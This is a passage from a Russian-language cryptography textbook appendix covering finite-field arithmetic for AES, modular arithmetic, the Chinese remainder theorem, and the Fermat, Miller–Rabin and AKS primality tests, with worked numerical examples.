2. $(a + b) + c = a + (b + c)$,
3. существует единичный элемент – ноль 0, $a + 0 = 0 + a = a$,
4. существует единственный обратный элемент $-a$:
   $a + (-a) = (-a) + a = 0$;

- выполняются аксиомы группы по умножению «$\cdot$» для множества $\{\mathbb{F}\backslash 0\}$, за исключением нуля:
  1. для $a, b, c \in \{\mathbb{F}\backslash 0\}$ верно
     $a \cdot b \in \{\mathbb{F}\backslash 0\}$,
     $(a \cdot b) \cdot c = a \cdot (b \cdot c)$,
  2. существует единичный элемент – единица 1, $a \cdot 1 = 1 \cdot a = a$,
  3. существует единственный обратный элемент a^{-1} :
     $a \cdot a^{-1} = a^{-1} \cdot a = 1$,

  к нулю 0 не существует обратного элемента и $a \cdot 0 = 0$;

- операции сложения и умножения коммутативны

$$a + b = b + a,$$
$$a \cdot b = b \cdot a;$$

- выполняется свойство дистрибутивности

$$a \cdot (b + c) = (a \cdot b) + (a \cdot c).$$

Примеры *бесконечных* полей (с бесконечным числом элементов) – поле рациональных чисел $\mathbb{Q}$, поле вещественных чисел $\mathbb{R}$, поле комплексных чисел $\mathbb{C}$ с обычными операциями сложения и умножения.

В криптографии рассматриваются *конечные* поля (с конечным числом элементов), называемые также **полями Галуа**.

Оказывается, что число элементов в любом конечном поле – p^n, где p – простое число. Обозначения поля Галуа: $\mathbb{GF}(p), \mathbb{GF}(p^n), \mathbb{F}_p, \mathbb{F}_{p^n}$ (аббревиатура от Galois field). Все поля Галуа $\mathbb{GF}(p^n)$ изоморфны друг другу (существует взаимно однозначное отображение между полями, сохраняющее действие операций) или же, другими словами, существует только одно поле Галуа $\mathbb{GF}(p^n)$ для фиксированных p, n.

Приведем примеры конечных полей.

Двоичное поле $\mathbb{GF}(2)$ состоит из двух элементов:

$$\mathbb{GF}(2) = \{0, 1\}$$

с операцией $(\cdot)$ обычного умножения и сложения по $\oplus$ (исключающее ИЛИ, XOR).

Поле

$$\mathbb{GF}(3) = \{0, 1, 2\}$$

состоит из 3-х элементов с операциями умножения $(\cdot \mod 3)$ и сложения $(+ \mod 3)$ по модулю.

Двоичное поле $\mathbb{GF}(2^n)$ строится **расширением** *базового* поля $\mathbb{GF}(2)$. Элемент поля задается многочленом степени $n-1$ с коэффициентами из базового поля $\mathbb{GF}(2)$:

$$\alpha = \sum_{i=0}^{n-1} a_i x^i, \ a_i \in \mathbb{GF}(2).$$

Сложение многочленов – сложение коэффициентов при одинаковых степенях x^i в поле $\mathbb{GF}(2)$, т.е. по XOR. Умножение многочленов в поле – обычное умножение многочленов со сложением и умножением коэффициентов в поле $\mathbb{GF}(2)$ и дальнейшим приведением

результата по модулю неприводимого многочлена $m(x)$ над полем $\mathbb{GF}(2)$.

Многочлен над базовым полем $\mathbb{GF}(p)$ называется **неприводимым**, если он не раскладывается на множители, и **приводимым**, если раскладывается на множители.

Если операция умножения в поле определена по модулю неприводимого многочлена $m(x)$, то $m(x)$ задает поле (сложение определяется базовым полем, умножение – многочленом $m(x)$, количество элементов в поле определяется степенью $m(x)$).

Неприводимый многочлен $g(x)$ называется **примитивным** (генератором) по модулю неприводимого многочлена $m(x)$, если его степени порождают все поле $\{\mathbb{GF}(p^n) \setminus 0\}$, заданное неприводимым многочленом $m(x)$, за исключением нуля:

$$\{\mathbb{GF}(p^n) \setminus 0\} = \{\ g(x),\ g^2(x),\ g^3(x), \ldots, g^{p^n-1}(x) = 1 \mod m(x)\ \}.$$

Пример. В табл. А.3 приведены примеры многочленов *над полем* $\mathbb{GF}(2)$.

Таблица А.3. Пример многочленов над полем $\mathbb{GF}(2)$.

Многочлен	Упрощенная запись	Разложение
$'1'x +' 0'$	x	неприводимый
$'1'x +' 1'$	$x+1$	неприводимый
$'1'x^2 +' 0'x +' 0'$	x^2	$x \cdot x$
$'1'x^2 +' 0'x +' 1'$	x^2+1	$(x+1)\cdot(x+1)$
$'1'x^2 +' 1'x +' 0'$	x^2+x	$x\cdot(x+1)$
$'1'x^2 +' 1'x +' 1'$	x^2+x+1	неприводимый
$'1'x^3 +' 0'x^2 +' 0'x +' 1'$	x^3+1	$(x+1)\cdot(x^2+x+1)$

А.2.2. Операции с байтами в AES

Чтобы определить операции сложения и умножения двух байтов, введем сначала представление байта в виде многочлена степени 7 или меньше. Байт

$$a = (a_7, a_6, a_5, a_4, a_3, a_2, a_1, a_0)$$

преобразуется в многочлен $a(x)$ с коэффициентами 0 или 1 по правилу

$$a(x) = a_7x^7 + a_6x^6 + a_5x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x + a_0.$$

Далее байт трактуется как элемент поля $\mathbb{GF}(2^8)$, заданный неприводимым многочленом

$$m(x) = x^8 + x^4 + x^3 + x + 1.$$

Это значит, что многочлены $a(x)$ и $b(x)$ перемножаются по модулю многочлена $m(x)$. Произведение записывают

$$c(x) = a(x)b(x) \mod m(x).$$

Остаток $c(x)$ представляет собой многочлен степени 7. Его коэффициенты $(c_7, c_6, c_5, c_4, c_3, c_2, c_1, c_0)$ образуют байт c, который и называется произведением байтов a и b.

Сложение байтов осуществляется по $\oplus$ (исключающее ИЛИ), что является операцией сложения многочленов в двоичном поле.

Единичным элементом поля является байт 00000001, или $'01'$ в шестнадцатеричной записи. *Нулевым* элементом поля является байт 00000000, или $'00'$ в шестнадцатеричной записи. Одним из *примитивных* элементов поля является байт (0 0 0 0 0 0 1 0), или $'02'$ в шестнадцатеричной записи. Байты часто записывают в шестнадцатеричной форме, но при математических преобразованиях они должны интерпретироваться как элементы поля $\mathbb{GF}(2^8)$.

Для каждого ненулевого байта a существует обратный байт b, такой, что их произведение является единичным байтом:

$$ab = 1 \mod m(x).$$

Обратный байт обозначается $b = a^{-1}$.

Для байта a с многочленом $a(x)$ нахождение обратного байта a^{-1} сводится к нахождению представления

$$m(x)d(x) + b(x)a(x) = 1.$$

Если такое представление найдено, то многочлен $b(x) \mod m(x)$ как раз и является многочленом обратного байта a^{-1}. Представление может быть найдено с помощью расширенного алгоритма Евклида для многочленов.

Пример. Найти байт, обратный байту $a = '83'$ в шестнадцатеричной записи. Так как $a(x) = x^7 + x^6 + 1$, то с помощью расширенного алгоритма Евклида находим

$$(x^8+x^4+x^3+x+1)(x^4+x^3+x^2+x+1)+(x^7+x^6+1)(x^5+x^3) = 1.$$

Таким образом, многочлен обратного байта $'83'$ равен

$$x^5 + x^3,\ a^{-1} = '00101000' = '28'.$$

Пример. В алгоритме блокового шифрования AES байты рассматриваются как элементы поля Галуа $\mathbb{GF}(2^8)$. Сложим байты $'57'$ и $'83'$. Представляя их многочленами, находим

$$(x^6 + x^4 + x^2 + x + 1) + (x^7 + x + 1) = x^7 + x^6 + x^2,$$

или в двоичной записи –

$$01010111 \oplus 10000011 = 11010100 = '\mathrm{D}4'.$$

Получили $'57' + '83' = '\mathrm{D}4'$.

Пример. Подсчитаем в поле $\mathbb{GF}(2^8)$, заданном неприводимым многочленом

$$m(x) = x^8 + x^4 + x^3 + x + 1$$

из алгоритма AES, операции с байтами: $'\mathrm{FA}' \cdot '\mathrm{A}9' + '\mathrm{E}0'$:

$$FA = 11111010,\ A9 = 10101001,\ E0 = 11100000,$$

$$(x^7+x^6+x^5+x^4+x^3+x)(x^7+x^5+x^3+1)+(x^7+x^6+x^5) \mod m(x) =$$

$$= x^{14} + x^{13} + x^{10} + x^8 + x^7 + x^3 + x \mod m(x) =$$

$$= (x^{14} + x^{13} + x^{10} + x^8 + x^7 + x^3 + x) + x^6 \cdot m(x) \mod m(x) =$$

$$= x^{13} + x^9 + x^8 + x^6 + x^3 + x \mod m(x) =$$

$$= (x^{13} + x^9 + x^8 + x^6 + x^3 + x) + x^5 \cdot m(x) \mod m(x) =$$

$$= x^5 + x^3 + x \mod m(x) = '2\mathrm{A}'.$$

А.2.3. Операции над вектором из байтов в AES

Поле $\mathbb{GF}(2^{nk})$ можно задать как расширение базового поля $\mathbb{GF}(2)$ степени nk:

$$\alpha \in \mathbb{GF}(2^{nk}), \alpha = \sum_{i=0}^{nk-1} a_i x^i,\ a_i \in \mathbb{GF}(2)$$

с неприводимым многочленом $r(x)$ степени nk над полем $\mathbb{GF}(2)$,

$$r(x) = \sum_{i=0}^{nk} a_i x^i,\ a_i \in \mathbb{GF}(2),\ a_{nk} = 1.$$

Поле $\mathbb{GF}(2^{nk})$ можно задать и как расширение базового поля $\mathbb{GF}(2^n)$ степени k:

$$\alpha \in \mathbb{GF}((2^n)^k), \alpha = \sum_{i=0}^{k-1} a_i x^i,\ a_i \in \mathbb{GF}(2^n)$$

с неприводимым многочленом $r(x)$ степени k над полем $\mathbb{GF}(2^n)$,

$$r(x) = \sum_{i=0}^{k} a_i x^i,\ a_i \in \mathbb{GF}(2^n),\ a_k = 1.$$

Пример. В табл. А.4 приведены примеры приводимых и неприводимых многочленов над полем $\mathbb{GF}(2^8)$.

Таблица А.4. Примеры многочленов над полем $\mathbb{GF}(2^8)$.

Многочлен	Разложение
$'01'x + '00'$	неприводимый
$'01'x + '01'$	неприводимый
$'01'x + 'A9'$	неприводимый
$'01'x^2 + '00'x + '00'$	$('01'x) \cdot ('01'x)$
$'1D'x^2 + 'AF'x + '52'$	$('41'x + '0A') \cdot ('E3'x + '5A')$
$'01'x^4 + '01'$	$('01'x + '01')^4$

В алгоритме AES вектор-столбец $\mathbf{a}$ состоит из четырех байтов a_0, a_1, a_2, a_3. Ему ставится в соответствие многочлен $\mathbf{a}(y)$ от переменной y вида

$$\mathbf{a}(y) = a_3 y^3 + a_2 y^2 + a_1 y + a_0,$$

причем коэффициенты многочлена (байты) интерпретируются как элементы поля $\mathbb{GF}(2^8)$. Это значит, что при сложении или умножении двух таких многочленов их коэффициенты складываются и перемножаются, как определено выше.

Многочлены $\mathbf{a}(y)$ и $\mathbf{b}(y)$ умножаются по модулю многочлена

$$\mathbf{M}(y) = '01'y^4 + '01' = y^4 + 1,\ '01' \in \mathbb{GF}(2^8),$$

$$\mathbf{M}(y) = ('01', '00', '00', '01'),$$

который *не* является неприводимым над $\mathbb{GF}(2^8)$. Следовательно, многочлен $\mathbf{a}(y)$ задает многочлен третьей степени над полем $\mathbb{GF}(2^8)$, но не является элементом поля $\mathbb{GF}(2^{32})$.

Операция умножения по этому модулю обозначается $\otimes$:

$$\mathbf{a}(y)\ \mathbf{b}(y) \mod \mathbf{M}(y) \equiv \mathbf{a}(y) \otimes \mathbf{b}(y).$$

Операция «Перемешивание столбца» в шифровании AES состоит в умножении многочлена столбца на

$$\mathbf{c}(y) = (03, 01, 01, 02) = '03'y^3 + '01'y^2 + '01'y + '02'$$

по модулю $\mathbf{M}(y)$. К $\mathbf{c}(y)$ существует обратный многочлен

$$\mathbf{d}(y) = \mathbf{c}^{-1}(y) \mod \mathbf{M}(y) = (0\mathrm{B}, 0\mathrm{D}, 09, 0\mathrm{E}) =$$

$$= '0\mathrm{B}'y^3 + '0\mathrm{D}'y^2 + '09'y + '0\mathrm{E}',$$

$$\mathbf{c}(y) \otimes \mathbf{d}(y) = (00, 00, 00, 01) = 1.$$

На $\mathbf{d}(y)$ вместо $\mathbf{c}(y)$ происходит умножение при расшифровании.

Так как

$$y^j = y^{j \mod 4} \mod y^4 + 1,$$

где коэффициенты из поля $\mathbb{GF}(2^8)$, то произведение многочленов

$$\mathbf{a}(y) = a_3 y^3 + a_2 y^2 + a_1 y + a_0$$

и

$$\mathbf{b}(y) = b_3 y^3 + b_2 y^2 + b_1 y + b_0,$$

обозначаемое как

$$\mathbf{f}(y) = \mathbf{a}(y) \otimes \mathbf{b}(y) = f_3 y^3 + f_2 y^2 + f_1 y + f_0,$$

содержит коэффициенты

$$\begin{array}{rclcrcrcl} f_0 & = & a_0 b_0 & + & a_3 b_1 & + & a_2 b_2 & + & a_1 b_3, \\ f_1 & = & a_1 b_0 & + & a_0 b_1 & + & a_3 b_2 & + & a_2 b_3, \\ f_2 & = & a_2 b_0 & + & a_1 b_1 & + & a_0 b_2 & + & a_3 b_3, \\ f_3 & = & a_3 b_0 & + & a_2 b_1 & + & a_1 b_2 & + & a_0 b_3. \end{array}.$$

Эти соотношения можно переписать также в матричном виде:

$$\begin{bmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \end{bmatrix} = \begin{bmatrix} a_0 & a_3 & a_2 & a_1 \\ a_1 & a_0 & a_3 & a_2 \\ a_2 & a_1 & a_0 & a_3 \\ a_3 & a_2 & a_1 & a_0 \end{bmatrix} \cdot \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix}.$$

Умножение матриц производится в поле $\mathbb{GF}(2^8)$. Матричное представление полезно, если нужно умножать фиксированный вектор на несколько различных векторов.

Пример. Вычислим для $\mathbf{a}(y) = (\mathrm{F2}, \mathrm{7E}, 41, \mathrm{0A})$ произведение $\mathbf{a}(y) \otimes \mathbf{c}(y)$:

$$\mathbf{c}(y) = (03, 01, 01, 02),$$

$$\mathbf{d}(y) = \mathbf{c}^{-1}(y) \mod \mathbf{M}(y) = (\mathrm{0B}, \mathrm{0D}, 09, \mathrm{0E}).$$

$$\mathbf{a}(y) \otimes \mathbf{c}(y) = \begin{bmatrix} \mathrm{0A} & \mathrm{F2} & \mathrm{7E} & 41 \\ 41 & \mathrm{0A} & \mathrm{F2} & \mathrm{7E} \\ \mathrm{7E} & 41 & \mathrm{0A} & \mathrm{F2} \\ \mathrm{F2} & \mathrm{7E} & 41 & \mathrm{0A} \end{bmatrix} \cdot \begin{bmatrix} 02 \\ 01 \\ 01 \\ 03 \end{bmatrix} =$$

$$\begin{bmatrix} \mathrm{0A} \cdot 02 & \oplus & \mathrm{F2} & \oplus & \mathrm{7E} & \oplus & 41 \cdot 03 \\ 41 \cdot 02 & \oplus & \mathrm{0A} & \oplus & \mathrm{F2} & \oplus & \mathrm{7E} \cdot 03 \\ \mathrm{7E} \cdot 02 & \oplus & 41 & \oplus & \mathrm{0A} & \oplus & \mathrm{F2} \cdot 03 \\ \mathrm{F2} \cdot 02 & \oplus & \mathrm{7E} & \oplus & 41 & \oplus & \mathrm{0A} \cdot 03 \end{bmatrix} == \begin{bmatrix} \mathrm{5B} \\ \mathrm{F8} \\ \mathrm{BA} \\ \mathrm{DE} \end{bmatrix};$$

$$\mathbf{a}(y) \otimes \mathbf{c}(y) = \mathbf{b}(y),$$
$$\mathbf{b}(y) \otimes \mathbf{d}(y) = \mathbf{a}(y);$$

$$\begin{array}{rcrcl} (\mathrm{F2}, \mathrm{7E}, 41, \mathrm{0A}) & \otimes & (03, 01, 01, 02) & = & (\mathrm{DE}, \mathrm{BA}, \mathrm{F8}, \mathrm{5B}), \\ (\mathrm{DE}, \mathrm{BA}, \mathrm{F8}, \mathrm{5B}) & \otimes & (\mathrm{0B}, \mathrm{0D}, 09, \mathrm{0E}) & = & (\mathrm{F2}, \mathrm{7E}, 41, \mathrm{0A}). \end{array}$$

А.3. Модульная арифметика

А.3.1. Битовые сложности модульных операций

Криптосистемы с открытым ключом, как правило, построены в модульной арифметике с битовой длиной модуля от сотни до нескольких тысяч. Сложность алгоритмов оценивают как количество битовых операций в зависимости от битовой длины. В табл. А.5 приведена битовая сложность операций.

Таблица А.5. Битовая сложность операций по модулю n длиной k бит.

Операция, алгоритм	Сложность
1. $a \pm b \mod n$	$O(k)$
2. $a \cdot b \mod n$	$O(k^2)$
3. $\gcd(a,b)$, алгоритм Евклида	$O(k^2)$
4. $(a,b) \to (x,y,d) : ax + by = d = \gcd(a,b)$, расширенный алгоритм Евклида	$O(k^2)$
5. $a^{-1} \mod n$, расширенный алгоритм Евклида	$O(k^2)$
6. Китайская теорема об остатках	$O(k^2)$
7. $a^b \mod n$	$O(k^3)$

А.3.2. Возведение в степень по модулю

Метод называется «возводи в квадрат и перемножай». Найдем $a^b \mod n$.

$$b = \sum_{i=0}^{k-1} b_i 2^i,$$

$$a^b = a^{\sum\limits_{i=0}^{k-1} b_i 2^i} = \prod_{i=0}^{k-1} (a^{2^i b_i} \mod n) \mod n.$$

Последовательно вычисляем квадраты

$$a_0 = a,\ a_1 = a_0^2 \mod n,\ a_2 = a_1^2 \mod n, \ldots$$

по модулю n и перемножаем a_i, которым соответствует $b_i = 1$. Максимальное число возведений в квадрат $k-1$ и умножений $k-$

1. Возведение в квадрат и умножение можно считать операцией с квадратичной битовой сложностью $O(k^2)$. Поэтому общая битовая сложность возведения в степень кубическая –

$$O(2(k-1)k^2) = O(k^3).$$

Пример.

$$\begin{aligned}
&8^{24} \mod 25 = 8^8 \cdot 8^{16} \mod 25,\\
&8^2 = 14,\\
&8^4 = -4,\\
&8^8 = 16,\\
&8^{16} = 6,\\
&8^{24} = 16 \cdot 6 = -4 \mod 25.
\end{aligned}$$

A.3.3. Алгоритм Евклида

Алгоритм Евклида нахождения $\gcd(a, b)$ итеративный: если $a > b$, то

$$\gcd(a, b) = \gcd(b, a \mod b).$$

Редуцирование чисел продолжается, пока не получим

$$a \mod b = 0,$$

тогда b и будет искомым НОД.

Пример. Вычислим $\gcd(56, 35)$:

$$\begin{aligned}
\gcd(56, 35) &= \gcd(35,\ 56 \mod 35 = 21) =\\
&= \gcd(21,\ 35 \mod 21 = 14) =\\
&= \gcd(14,\ 21 \mod 14 = 7) =\\
&= \gcd(7,\ 14 \mod 7 = 0) =\\
&= 7.
\end{aligned}$$

A.3.4. Расширенный алгоритм Евклида

Расширенный алгоритм Евклида для целых a, b находит

$$x, y, d = \gcd(a, b) : ax + by = d.$$

Вычисление осуществляется точно так же, как и в обычном алгоритме Евклида, только на каждой итерации дополнительно находится частное и остаток от деления.

Пример. В табл. А.6 приведен числовой пример алгоритма для $a = 136, b = 36$. Найдено $x = 4,\ y = -15,\ d = 4$.

Таблица А.6. Пример расширенного алгоритма Евклида для $a = 136, b = 36$.

Шаг	Частное	Остаток	Подстановка
1	3	28	$28 = 136 - 3 \cdot 36$
2	1	8	$8 = 36 - 1 \cdot 28 = 36 - 1 \cdot (136 - 3 \cdot 36) = -1 \cdot 136 + 4 \cdot 36$
3	3	4	$4 = 28 - 3 \cdot 8 = 28 - 3 \cdot (-1 \cdot 136 + 4 \cdot 36) = 4 \cdot 136 - 15 \cdot 36$
4	2	0	$4 \cdot 136 - 15 \cdot 36 = 4 = \gcd(136, 36)$

А.3.5. Нахождение мультипликативного обратного по модулю

Для нахождение обратного элемента используется расширенная теорема Евклида, для a, n найти $x, y, d = \gcd(a, n) : ax + ny = d$. Пусть a, n – взаимно простые, тогда

$$ax + ny = 1, \quad ax = 1 \mod n, \ \Rightarrow \ x = a^{-1} \mod n.$$

Для k-битового n битовая сложность – $O(k^2)$.

Пример. В табл. А.7 приведен числовой пример вычисления расширенным алгоритмом Евклида для $a = 142, b = 33$ обратных $33^{-1} = -43 \mod 142$, или же $142^{-1} = 10 \mod 33$.

Если известно разложение числа n на множители, то по теореме Эйлера

$$a^{-1} = a^{\phi(n)-1} \mod n$$

с битовой сложностью $O(k^3)$.

Таблица А.7. Пример вычисления обратного элемента $33^{-1} = -43 \mod 142$.

Шаг	Частное	Остаток	Подстановка
1	4	10	$10 = 142 - 4 \cdot 33$
2	3	3	$3 = 33 - 3 \cdot 10 = -3 \cdot 142 + 13 \cdot 33$
3	3	1	$1 = 10 - 3 \cdot 3 = 10 \cdot 142 - 43 \cdot 33$
4	3	0	$10 \cdot 142 - 43 \cdot 33 = 1 = \gcd(142, 33)$

А.3.6. Китайская теорема об остатках

Пусть

$$n = \prod_{i=1}^{r} n_i, \ \gcd(n_i, n_j) = 1.$$

В **китайской теореме об остатках** (Chinese Remainder Theorem, CRT) для взаимно простых $\gcd(n_i, n_j) = 1, \ i \neq j$, утверждается:

1. Между

$$a \mod n$$

и вектором

$$(a_1 = a \mod n_1, \ \ a_2 = a \mod n_2, \ldots, a_r = a \mod n_r)$$

существует взаимно однозначное соответствие. Чтобы от вектора перейти к числу следует произвести следующие вычисления:

$$N_i = \frac{n}{n_i},$$

$$M_i = N_i^{-1} \mod n_i,$$

$$a = \sum_{i=1}^{r} a_i M_i N_i \mod n.$$

Для доказательства равенства нужно взять последнее уравнение по $\mod n_i$.

Битовая сложность перехода:

$$O(k^2), \ k = \lceil \log_2 n \rceil.$$

2. Сохраняются операции сложения и умножения:

$$(a \pm b \mod n) \Leftrightarrow (a_1 \pm b_1 \mod n_1, \ldots, a_r \pm b_r \mod n_r),$$

$$(ab \mod n) \Leftrightarrow (a_1 b_1 \mod n_1, \ldots, a_r b_r \mod n_r).$$

Китайская теорема означает, что

$$a \mod n \equiv (a \mod n_1,\ a \mod n_2,\ \ldots,\ a \mod n_r)$$

и все вычисления по $\mod n$ (сложение, умножение, вычисление обратного элемента) эквиваленты вычислениям по $\mod n_i$.

Теорема используется для решения систем линейных модульных уравнений и для ускорения вычислений.

Пусть битовая длина n равна k, и пусть все n_i имеют одинаковую битовую длину k/r. Тогда операция умножения в векторном виде будет в

$$\frac{k^2}{(k/r)^2} = r$$

раз быстрее.

Операция $c = m^e \mod n$ занимает $O(k^3)$ битовых операций. Если перейти к вычислениям по модулям n_i, то возведение в степень можно вычислить в

$$\frac{k^3}{(k/r)^3} = r^2$$

раз быстрее, коэффициенты результирующего вектора равны

$$c_i = (m \mod n_i)^{e \mod \phi(n_i)} \mod n_i,\ i = 1, \ldots, r.$$

А.3.7. Решение систем линейных уравнений

Пример. Решим для примера систему линейных уравнений. Применим CRT и а) для разложения одного уравнения по составному модулю на систему по взаимно простым модулям, и б) для нахождения конечного решения по системе уравнений:

$$\begin{cases} 9x = 8 \mod 11, \\ 5x = 7 \mod 12, \\ x = 5 \mod 6, \\ 122x = 118 \mod 240; \end{cases} \Rightarrow \begin{cases} x = 8 \cdot 9^{-1} \mod 11, \\ x = 7 \cdot 5^{-1} \mod 12, \\ x = 5 \mod 6, \\ x = 59 \cdot 61^{-1} \mod 120; \end{cases} \Rightarrow$$

$$\Rightarrow \quad \begin{cases} x = -4 \mod 11, \\ x = -1 \mod 12, \\ x = -1 \mod 6, \\ x = -1 \mod 120; \end{cases} \quad \Rightarrow \quad \begin{cases} x = -4 \mod 11, \\ \begin{cases} x = -1 \mod 3, \\ x = -1 \mod 4, \end{cases} \\ \begin{cases} x = -1 \mod 3, \\ x = -1 \mod 2, \end{cases} \\ \begin{cases} x = -1 \mod 8, \\ x = -1 \mod 3, \\ x = -1 \mod 5; \end{cases} \end{cases} \quad \Rightarrow$$

$$\Rightarrow \quad \begin{cases} x = -4 \mod 11, \\ x = -1 \mod 3, \\ x = -1 \mod 8, \\ x = -1 \mod 5. \end{cases}$$

Все модули попарно взаимно простые, поэтому применима китайская теорема об остатках:

$$n_1 = 11,\ n_2 = 3,\ n_3 = 8,\ n_4 = 5,$$

$$n = n_1 n_2 n_3 n_4 = 1320,$$

$$N_i = \frac{n}{n_i} \quad \Rightarrow \quad N_1 = 120,\ N_2 = 440,\ N_3 = 165,\ N_4 = 264,$$

$$M_i = N_i^{-1} \mod n_i, \quad \Rightarrow \quad M_1 = 10,\ M_2 = 2,\ M_3 = 5,\ M_4 = 4,$$

$$a_1 = -4,\ a_2 = -1,\ a_3 = -1,\ a_4 = -1,$$

$$x = \sum_{i=1}^{4} a_i N_i M_i \mod n = 359 \mod 1320.$$

Ответ: $x = 359 \mod 1320$.

A.4. (Псевдо) простые числа

Функция $\pi(n)$ определяется как число простых чисел из диапазона $[2, n]$. Существует предел

$$\lim_{n\to\infty} \frac{\pi(n)}{\frac{n}{\ln n}} = 1.$$

Для $n \geq 17$ верно неравенство $\pi(n) > \frac{n}{\ln n}$.

Идея создания простых чисел состоит в случайном выборе числа и тестировании его на простоту.

Вероятность P_k того, что случайное k-битовое число n будет простым, равна

$$\lim_{k\to\infty} P_k = \frac{1}{\ln n} = \frac{1}{k \ln 2}.$$

Пример. Вероятность того, что случайное 500-битовое число (включая четные числа) будет простым, примерно равна $\frac{1}{347}$, вероятность простоты случайного 2000-битового числа примерно равна $\frac{1}{1836}$.

A.4.1. Тест Ферма

Многие *тесты на простоту* основаны на малой теореме Ферма: если a и n взаимно простые числа, то

$$a^{n-1} = 1 \mod n.$$

Тестом Ферма на простоту числа n по основанию a называется процедура:

- если для взаимно простых основания a и модуля n выполняется $a^{n-1} = 1 \mod n$, то n *может быть* простым,
- если $a^{n-1} \neq 1 \mod n$, то n – *однозначно* составное.

Тесты есть *детерминированные*, которые перебирают все a до некоторой границы $a < A$, либо *вероятностные*, которые проверяют тестом Ферма несколько псевдослучайных чисел a.

Псевдопростым числом называется число, про которое не известно, является ли оно простым или нет, и удовлетворяющее вероятностному тесту на простоту с вероятностью ошибки теста меньше заданного ϵ.

Оказывается, есть числа, которые удовлетворяют тесту Ферма для любого основания a. Числом Кармайкла называется составное число n, для которого тест Ферма выполняется для всех оснований a, взаимно простых с n. Первое число Кармайкла $561 = 3 \cdot 11 \cdot 17$. Чисел Кармайкла бесконечно много, но встречаются редко.

Пример. Тест Ферма для числа Кармайкла $n = 561$ и взаимно-простого с ним основания $a = 2$, приводится ниже:

$$n - 1 = 560 = 35 \cdot 2^4,$$

$$\begin{aligned} 2^{35} &= 2^1 \cdot 2^2 \cdot 2^{4\cdot 0} \cdot 2^{8\cdot 0} \cdot 2^{16\cdot 0} \cdot 2^{32} = \\ &= 2 \cdot 4 \cdot 16^0 \cdot 256^0 \cdot 460^0 \cdot 103 = \\ &= 263 \mod 561, \end{aligned}$$

$$\begin{aligned} 2^{560} &= \left(2^{35}\right)^{2^4} = 263^{2^4} = \\ &= 166^{2^3} = 67^{2^2} = 1^2 = 1 \mod 561. \end{aligned}$$

A.4.2. Вероятностный тест Миллера – Рабина

Улучшение теста Ферма основано на утверждении, что для простого p, удовлетворяющему

$$a^2 = 1 \mod p,$$

$$(a-1)(a+1) = 0 \mod p$$

следует одно из двух

$$\left[\begin{array}{l} a = 1 \mod p, \\ a = -1 \mod p. \end{array} \right.$$

Для нечетного n представим число

$$n - 1 = 2^s r,$$

где r – нечетное:

$$a^{n-1} = (a^r)^{2^s} \mod n.$$

Вначале вычисляем $a_0 = a^r \mod n$ и последовательно возводим в квадрат s раз:

$$a_i = a_{i-1}^2 \mod n,\ i = 1, \ldots, s.$$

Для того чтобы $a_s = 1 \mod n$, есть 2 возможности:

$$\left[\begin{array}{l} \text{либо } a_0 = a^r = 1 \mod n, \\ \text{либо одно из чисел } a_i = -1 \mod n,\ i \in [0, s-1]. \end{array} \right.$$

Если одно из условий выполняется, то для данного a тест возвращает «n *возможно* простое»; если не выполняется, то – «n *однозначно* составное». Оказывается, что для любого нечетного составного числа n по меньшей мере $\frac{3}{4}$ всех чисел a являются *свидетелями непростоты* числа n, то есть, для которых тест не будет пройден.

Вероятностный **тест Миллера–Рабина** построен на выборе t (псевдо)случайных чисел a и проверке по изложенному алгоритму. Если для всех t чисел a тест пройден, то n называется псевдопростым, и вероятность, что число n не простое, имеет оценку

$$P_{error} < \left(\frac{1}{4}\right)^t.$$

Если для какого-то числа a тест не пройден, то число n составное.

Описание теста приведено в алгоритме 1.

Algorithm 2 Вероятностный тест Миллера–Рабина проверки числа на простоту.

Вход: нечетное $n > 1$ для проверки на простоту и t – параметр надежности.
Выход: Составное или Псевдопростое.
$n - 1 = 2^s r,\ r$ – нечетное.
for $j = 1$ **to** t **do**
  Выбрать (псевдо)случайное число $a \in [2, n-2]$.
  if $(a_0 = a^r \neq \pm 1 \mod n)$ **and**
      $(\forall i \in [1, s-1] : a_i = a_0^{2^i} \neq -1 \mod n)$ **then**
    return Составное.
  end if
end for
return Псевдопростое с вероятностью ошибки $P_{error} < \left(\frac{1}{4}\right)^t$.

Пример. В табл. A.8 содержится пример теста Миллера–Рабина для $n = 169,\ n - 1 = 21 \cdot 2^3$.

Сложность алгоритма Миллера–Рабина для k-битового числа n равна

$$O(tk^3)$$

двоичных операций.

Таблица А.8. Пример теста Миллера–Рабина для $n = 169$ и четырех оснований a: 19, 22, 23, 2.

a	$a_i \mod n$	Вывод
19	$a_0 = a^r = 19^{21} = 70 \neq \pm 1 \mod 169$	Возводим далее в квадрат
	$a_1 = a_0^2 = -1 \mod 169$	Псевдопростое по основанию $a = 19$
22	$a_0 = a^r = 22^{21} = 1 \mod 169$	Псевдопростое по основанию $a = 22$
23	$a_0 = a^r = 23^{21} = -1 \mod 169$	Псевдопростое по основанию $a = 23$
2	$a_0 = a^r = 2^{21} = 31 \neq \pm 1 \mod 169$	Возводим далее в квадрат
	$a_1 = a_0^2 = 116 \neq -1 \mod 169$	Возводим далее в квадрат
	$a_{s-1=2} = a_1^2 = 105 \neq -1 \mod 169$	Составное

А.4.3. Детерминированный полиномиальный тест AKS

Первый детерминированный полиномиальный алгоритм проверки числа на простоту был открыт только в 2002 г. Агрвал, Каял и Саксена (Agrawal, Kayal, Saxena). Тест получил название **AKS** по фамилиям авторов. Сложность алгоритма для проверки k-битового числа равна

$$O(k^6).$$

К сожалению, несмотря на полиномиальность сложности теста, алгоритм очень медленный и не может быть применен для чисел с большой битовой длиной в сотни–тысячи бит.

Основой теста является аналог малой теоремы Ферма для многочленов. Пусть числа a и $p > 1$ взаимно простые. Тогда p – простое число тогда и только тогда, когда

$$(x - a)^p = x^p - a \mod p. \tag{A.1}$$

Действительно, если p – простое, то биномиальные коэффициенты $\binom{p}{i}, i = 2, \ldots, p-1$, в разложении левой части делятся на p, то

есть $\binom{p}{i} = 0 \mod p$, а $a^p = p \mod p$ по малой теореме Ферма. Следовательно, равенство верно.

Если же число p составное, то представим его в виде $p = Aq^r$ с взаимно простыми A и q для некоторого простого q. Коэффициент $\binom{p}{q}$ равен

$$\binom{p}{q} = \frac{(Aq^r)(Aq^r-1)(Aq^r-2)...(Aq^r-q+1)}{q(q-1)(q-2)\cdots 1} =$$

